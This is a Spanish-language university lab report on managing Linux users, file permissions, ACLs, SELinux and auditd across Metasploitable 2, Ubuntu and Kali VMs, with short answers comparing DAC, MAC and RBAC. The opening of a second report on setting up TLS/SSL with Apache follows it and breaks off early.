



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Ingeniería de la Seguridad del Software

Integrantes: Mateo Sosa

NRC: 30808

Fecha: July 24, 2026

Contents

Topología de Prueba	3
Objetivos de Aprendizaje	3
Materiales necesarios:	3
Marco Teórico	3
Perfiles de Usuario en Linux	3
Control de Acceso	3
Modelo DAC (Discretionary Access Control)	4
ACLs (Access Control Lists)	4
SELinux (Security-Enhanced Linux)	4
Desarrollo	4
Creación de perfiles de usuario	4
1. En VM Metasploitable 2	4
En Ubuntu Desktop:	5
En Kali Linux:	6
Asignación de permisos y grupos	7
En VM Metasploitable 2	7
En Ubuntu Desktop	8
En Kali Linux	9
Implementación de un Modelo de Control de Acceso	9
En VM Metasploitable 2	9
En Kali Linux:	10
Control de acceso con ACLs	11
En VM Metasploitable 2:	11
En Kali Linux:	12
Verificación en Ubuntu Desktop:	12
Tarea para el estudiante	13

List of Figures

1	Creación de Usuario <i>user1</i>	5
2	Adicionar al grupo <i>sudo</i> a <i>user1</i>	5
3	Creación de Usuario <i>user2</i>	6
4	Creación de Usuario <i>user3</i>	6
5	Creación de Carpeta <i>/data</i>	7
6	Modificación de Propietario en Carpeta <i>/data</i>	8
7	Verificación de Permisos en carpeta <i>/data</i>	8
8	Acceso Fallido a Carpeta <i>/data</i>	9
9	Instalación de SELinux	10
10	Auditoría de Acceso a Carpeta <i>/data</i>	11
11	Instalación de ACL	11
12	Verificación de Configuración de Carpeta <i>/data</i>	12

List of Tables

1	Comparativa de Modelos de Control de Acceso	13
2	Mecanismos y herramientas de cada modelo de control de acceso	13

Topología de Prueba

Entorno Virtual de Red: Kali Linux, Ubuntu Desktop, VM Metasploitable 2 y OpenSSL.

Objetivos de Aprendizaje

- Aprender a gestionar perfiles de usuario, asignar permisos y configurar el control de acceso en un entorno Linux.
- Crearán y gestionarán usuarios, configurarán permisos de acceso a archivos y directorios, y aplicarán el control de acceso mediante ACLs y SELinux.

Materiales necesarios:

- 3 máquinas virtuales:
 - Ubuntu Desktop.
 - Kali Linux.
 - VM Metasploitable 2.

Marco Teórico

La gestión de usuarios y el control de acceso son pilares fundamentales en la seguridad de los sistemas operativos, especialmente en entornos Linux, donde el modelo de seguridad está basado en el principio de mínimo privilegio, es decir, los usuarios y procesos solo deben tener los permisos estrictamente necesarios para ejecutar sus tareas.

Perfiles de Usuario en Linux

En Linux, un perfil de usuario es una cuenta que representa a una entidad (persona, servicio o proceso) que interactúa con el sistema. Cada usuario posee un UID (User ID) único, un nombre de usuario, un grupo principal (GID) y, opcionalmente, grupos secundarios. La información básica de cada usuario se almacena en archivos del sistema como:

`/etc/passwd` contiene información básica del usuario (nombre, UID, GID, shell, home).
`/etc/shadow` almacena contraseñas cifradas y políticas de expiración.
`/etc/group` define grupos de usuarios.

Los perfiles de usuario permiten asignar permisos y restricciones individuales o colectivas (por grupo), lo que facilita la administración de la seguridad y la segmentación de accesos.

Control de Acceso

El control de acceso se refiere a los mecanismos que determinan quién puede acceder a qué recursos y con qué privilegios. Linux utiliza varios modelos de control de acceso:

Modelo DAC (Discretionary Access Control)

Es el modelo por defecto en Linux. Los propietarios de archivos/directorios pueden definir permisos para sí mismos, su grupo y otros usuarios. Los tres tipos básicos de permisos son:

r (read) leer el contenido.

w (write) modificar el contenido.

x (execute) ejecutar un archivo o acceder a un directorio.

Se gestionan con comandos como `chmod`, `chown` y `chgrp`.

ACLs (Access Control Lists)

Permiten una gestión más granular de permisos que el modelo DAC clásico. Con ACLs, se pueden asignar permisos específicos a múltiples usuarios y grupos para un solo archivo o directorio. Los comandos más comunes para gestionarlas son:

getfacl visualizar las ACL.

setfacl configurar o modificar las ACL.

SELinux (Security-Enhanced Linux)

Es una implementación del modelo MAC (Mandatory Access Control), que aplica políticas de seguridad más estrictas. SELinux define un sistema de etiquetas y roles que restringe las acciones incluso a usuarios root, basándose en políticas centralizadas y no modificables por el usuario final.


Desarrollo

Creación de perfiles de usuario

1. En VM Metasploitable 2

- Inicie sesión como root o como un usuario con privilegios de sudo.
- Cree un nuevo usuario llamado user1:

```
sudo adduser user1
```

```
msfadmin@metasploitable:~$ sudo adduser user1
Adding user 'user1' ...
Adding new group 'user1' (1003) ...
Adding new user 'user1' (1003) with group 'user1' ...
The home directory '/home/user1' already exists. Not copying from '/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
  Full Name []: User1
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$
```


Figure 1: Creación de Usuario *user1*

- Asigne una contraseña para el nuevo usuario.
- Añada user1 al grupo sudo para otorgarle privilegios administrativos:

```
sudo usermod -aG sudo user1
```

- Verifique que user1 pertenece al grupo sudo:

```
groups user1
```



```
msfadmin@metasploitable:~$ sudo usermod -aG sudo user1
msfadmin@metasploitable:~$ getent group user1
user1:x:1003:
msfadmin@metasploitable:~$
```

Figure 2: Adicionar al grupo *sudo* a *user1*

En Ubuntu Desktop:

- Cree un usuario user2 utilizando la interfaz gráfica:
 - Abra “Configuración del sistema” → “Usuarios” → “Desbloquear” → “Añadir usuario”.

- Complete los campos necesarios.
- Seleccione la opción “Permitir al usuario administrar este equipo” para otorgar permisos de administrador si es necesario.




Figure 3: Creación de Usuario *user2*

En Kali Linux:

- Cree un usuario *user3* desde la terminal:

```
sudo adduser user3
```

- Asigne una contraseña al usuario y confirme su creación.




Figure 4: Creación de Usuario *user3*

Asignación de permisos y grupos

En VM Metasploitable 2

- Cree un directorio llamado /data:

```
sudo mkdir /data
```

```
sudo chmod 770 /data
```




Figure 5: Creación de Carpeta /data

Esto asegura que solo el propietario y el grupo tengan permisos de lectura, escritura y ejecución.

- Cambie el propietario del directorio a user1 y asigne el grupo sudo al directorio:

```
sudo chown user1:sudo /data
```




Figure 6: Modificación de Propietario en Carpeta */data*

- Verifique los permisos de */data*:

```
ls -ld /data
```




Figure 7: Verificación de Permisos en carpeta */data*

En Ubuntu Desktop

- Asegúrese de que user2 tenga permisos de acceso al directorio */data* en VM Metasploitable 2:
 - Desde Ubuntu Desktop, abra una terminal y monte la carpeta compartida *data* usando Samba o SSHFS.
 - Una vez montada, verifique los permisos con:

```
ls -ld /data
```

En Kali Linux

- Intente acceder a /data desde Kali Linux con user3:

```
ls -ld /data
```




Figure 8: Acceso Fallido a Carpeta /data


Esto debería fallar porque user3 no tiene permisos. Luego, intente acceder con user1 o user2, que tienen permisos adecuados.

Implementación de un Modelo de Control de Acceso

En VM Metasploitable 2

- Habilite SELinux en el sistema (si no está activado):

```
sudo apt-get install selinux-utils  
sudo setenforce 1  
sudo sestatus
```



```
msfadmin@metasploitable:~$ sudo apt-get install selinux-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  selinux-utils
0 upgraded, 1 newly installed, 0 to remove and 139 not upgraded.
Need to get 27.3kB of archives.
After this operation, 188kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
  selinux-utils
Install these packages without verification [y/N]? y
Err http://us.archive.ubuntu.com hardy/main selinux-utils 2.0.55-0ubuntu4
404 Not Found [IP: 91.189.91.83 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/libs/libselinux/se
linux-utils_2.0.55-0ubuntu4_i386.deb 404 Not Found [IP: 91.189.91.83 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-mis
sing?
msfadmin@metasploitable:~$ _
```

Figure 9: Instalación de SELinux

Verifique que SELinux esté en modo Enforcing.

- Cambie el contexto de seguridad del directorio /data utilizando SELinux:

```
sudo chcon -t user_home_t
```

Esto aplicará un contexto de seguridad más restrictivo al directorio.

En Kali Linux:

- Realice una auditoría de acceso utilizando ls para revisar los archivos y directorios a los que user3 tiene acceso. Luego, verifique si SELinux está impactando el acceso al directorio /data.
- Use herramientas de auditoría de seguridad de Kali, como auditd:

```
sudo auditctl -w /data -p rwx
```

```
sudo ausearch -f /data
```




Figure 10: Auditoría de Acceso a Carpeta */data*

Control de acceso con ACLs

En VM Metasploitable 2:

- Instale ACL si aún no está instalado:

```
sudo apt-get install acl
```





Figure 11: Instalación de ACL

- Configure permisos más granulares sobre el directorio */data* usando ACLs. Por ejemplo, otorgue solo permisos de lectura a user2:

```
sudo setfacl -m u:user2:r /data  
sudo getfacl /data
```



En Kali Linux:

- Verifique si user3 tiene permisos para acceder a /data después de aplicar ACLs:

```
ls -ld /data
```

Si todo está correctamente configurado, user3 no podrá acceder al directorio.

Verificación en Ubuntu Desktop:

- En Ubuntu Desktop, use el comando getfacl para verificar la configuración de ACL:

```
getfacl /data
```




Figure 12: Verificación de Configuración de Carpeta /data

Tarea para el estudiante

Investigue y responda brevemente lo siguiente:

¿Cuál es la diferencia conceptual y práctica entre los modelos de control de acceso DAC (Discretionary Access Control), MAC (Mandatory Access Control) y RBAC (Role-Based Access Control)?

Table 1: Comparativa de Modelos de Control de Acceso

Modelo	Concepto	Característica principal
DAC (Discretionary Access Control)	El propietario de un archivo o recurso decide quién puede acceder a él.	Los permisos pueden ser modificados libremente por el dueño del recurso.
MAC (Mandatory Access Control)	El acceso es controlado por una política de seguridad centralizada definida por el sistema.	Ni siquiera el propietario del recurso puede cambiar las reglas establecidas por la política.
RBAC (Role-Based Access Control)	Los permisos se asignan a roles y los usuarios obtienen permisos según el rol que desempeñan.	Facilita la administración de permisos en organizaciones con múltiples usuarios.

¿Qué herramientas o mecanismos específicos implementan cada uno de estos modelos en Linux?

Table 2: Mecanismos y herramientas de cada modelo de control de acceso

Modelo	Herramientas o mecanismos
DAC	chmod, chown, chgrp, permisos tradicionales (rwx), ACL mediante setfacl y getfacl.
MAC	SELinux, AppArmor, Smack y TOMOYO Linux.
RBAC	sudo, PolicyKit (polkit), grupos de usuarios (groupadd, usermod) y, en SELinux, el propio mecanismo RBAC integrado.

¿En qué casos sería más recomendable usar MAC en lugar de DAC?

MAC es preferible cuando se requiere una seguridad más estricta y se desea impedir que los usuarios, incluso siendo propietarios de sus archivos, puedan otorgar permisos que comprometan el sistema.

Explique con un ejemplo técnico (real o hipotético) cómo se podría aplicar RBAC usando sudo o policykit.

Supongamos una empresa con tres roles:

- Administrador

- Desarrollador
- Operador

Los desarrolladores necesitan reiniciar únicamente el servicio de Apache, pero no deben poder administrar el sistema completo.

En este caso:

- El rol es pertenecer al grupo **developers**.
- El permiso asociado al rol es reiniciar Apache.
- No se conceden privilegios adicionales, aplicando el principio de mínimo privilegio.



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Ingeniería de la Seguridad del Software

Integrantes: Mateo Sosa

NRC: 30808

Fecha: July 24, 2026

Contents

Topología de Prueba	3
Objetivos de Aprendizaje	3
Marco Teórico	3
TLS/SSL	3
OpenSSL	3
Certificado auto firmado	3
Offensive Security	3
Desarrollo	4
Configuración del Servidor Web con TLS/SSL	4
En la máquina VM Metasploitable 2:	4
Configure Apache para usar TLS/SSL:	6
Active el módulo SSL y el sitio seguro:	6
Verificación de la Conexión Segura	7
En la máquina Ubuntu Desktop:	7
Pruebas de Seguridad con Kali Linux	8
En la máquina Kali Linux:	8
Resultados Esperados:	9
Tareas adicionales:	9

List of Figures

1	Instalación de Paquetes Apache2 y OpenSSL	4
2	Creación de Carpeta SSL	5
3	Generación de un Certificado Autofirmado	5
4	Modificación de Configuración por Defecto de Apache	6
5	Instalación de Paquete <i>a2enmod</i>	7
6	Página Web Apache Autofirmada	7
7	Escaneo de Puerto 443 de Ubuntu	8

8	Obtención de Configuración TLS/SSL de Ubuntu	8
---	--	---

List of Tables

1	Funcionamiento del protocolo HTTPS por pasos	10
---	--	----

Topología de Prueba

Entorno Virtual de Red: Kali Linux, Ubuntu Desktop, VM Metasploitable 2 y OpenSSL.

Objetivos de Aprendizaje

- Comprender los conceptos fundamentales de TLS/SSL.
- Implementar y configurar un servidor web seguro con Apache en VM Metasploitable 2.
- Verificar y probar la seguridad de la conexión utilizando Ubuntu Desktop y Kali Linux.

Marco Teórico

TLS/SSL

TLS (Transport Layer Security) y su predecesor SSL (Secure Sockets Layer) son protocolos criptográficos que proporcionan comunicaciones seguras a través de redes informáticas. TLS/SSL garantiza la confidencialidad, integridad y autenticidad de los datos transmitidos mediante el uso de certificados digitales y criptografía asimétrica y simétrica. TLS es ampliamente utilizado en la protección de servicios web, como HTTPS, correo electrónico seguro y otros protocolos de aplicación (Kurose & Ross, 2020).

OpenSSL

